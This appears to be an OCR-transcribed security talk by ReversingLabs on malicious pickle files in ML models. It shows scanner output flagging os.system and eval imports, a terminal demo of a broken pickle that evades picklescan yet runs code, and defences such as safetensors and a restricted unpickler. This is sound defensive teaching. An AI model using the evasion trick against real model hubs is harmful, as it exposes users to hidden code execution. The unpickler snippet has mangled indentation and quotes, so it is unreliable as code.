


```
$ fickling --check-safety evilpickle.pwn3d
Call to `os.system('hostname')` is almost certainly
evidence of a malicious pickle file
```

- outputs a symbolic disassembly of a pickle file
- lengthy comments on pickle implementation

source: https://blog.trailofbits.com/2021/03/15/never-a-dill-moment-exploiting-machine-learning-pickle-files/
source: https://github.com/trailofbits/fickling
source: https://docs.python.org/3/library/pickletools.html#module-pickletools

# Pickle Scanning



| | | | |
|---|---|---|---|
| .gitattributes | | | initial commit |
| README.md | | | Update README.md |
| config.json | | | Upload config.json |
| pytorch_model.bin | pickle | 265 MB LFS | Upload pytorch_model.bin |

**Detected Pickle imports (4)**

```
"__builtin__.eval",
"torch._utils._rebuild_tensor_v2",
"torch.FloatStorage",
"collections.OrderedDict"
```


How to fix it?

source: https://huggingface.co/docs/hub/en/security-pickle#pickle-scanning

# RL Research - Malicious ML model in the wild

## Broken pickle files

- evade detection with picklescan
- execute arbitrary code



```
┌──(kali㉿kali)-[~/huggingface/broken_pickle]
└─$ ls
model_broken_X.pkl

┌──(kali㉿kali)-[~/huggingface/broken_pickle]
└─$ picklescan -p model_broken_X.pkl
ERROR: parsing pickle in /home/kali/huggingface/broken_pickle/model_broken_X.pkl: not enough data in stream to read uint4
────────── SCAN SUMMARY ──────────
Scanned files: 0
Infected files: 0
Dangerous globals: 0

┌──(kali㉿kali)-[~/huggingface/broken_pickle]
└─$ python3 -m pickle model_broken_X.pkl
Traceback (most recent call last):
  File "<frozen runpy>", line 198, in _run_module_as_main
  File "<frozen runpy>", line 88, in _run_code
  File "/usr/lib/python3.11/pickle.py", line 1819, in <module>
    obj = load(f)
          ^^^^^^^
_pickle.UnpicklingError: pickle data was truncated

┌──(kali㉿kali)-[~/huggingface/broken_pickle]
└─$ ls
model_broken_X.pkl  my_file.txt

┌──(kali㉿kali)-[~/huggingface/broken_pickle]
└─$ 
```

source: https://www.reversinglabs.com/blog/rl-identifies-malware-ml-model-hosted-on-hugging-face

# War against pickle

# Avoid pickle?


- avoid loading models from untrusted sources
- avoid unpickling files from untrusted sources
- use alternative framework, library

ONNX

JSON

# Safetensors

- safe alternative to pickle
- fast
- converting to safetensors



## Convert any model to Safetensors and open a PR

The steps are the following:

- Paste a read-access token from hf.co/settings/tokens. Read access is enough given that we will open a PR against the source repo.
- Input a model id from the Hub
- Click "Submit"
- That's it! You'll get feedback if it works or not, and if it worked, you'll get the URL of the opened PR 🔥

⚠️ For now only `pytorch_model.bin` files are supported but we'll extend in the future.

model_id

□ Private model

source: https://huggingface.co/spaces/safetensors/convert

# Customizing unpickler

- ban or restrict globals to a safe subset
- CrypTen unpickler

```
class RestrictedUnpickler(pickle.Unpickler):
      def find_class(self, module, name):
            classname = f”{module}.{name}”

      if classname not in self.__SAFE_CLASSES.keys():
                     raise ValueError(f”Deserialization is restricted
   for pickled  module {class name}”)

      return self.__SAFE_CLASSES[classname]
```

source: https://docs.python.org/3/library/pickle.html#what-can-be-pickled-and-unpickled

source: https://github.com/facebookresearch/CrypTen/blob/main/crypten/common/serial.py

# Is that all?

# Questions?

# Thank You

**Follow us on:**

twitter.com/ReversingLabs

linkedin.com/company/reversinglabs

youtube.com/reversinglabs

**www.reversinglabs.com**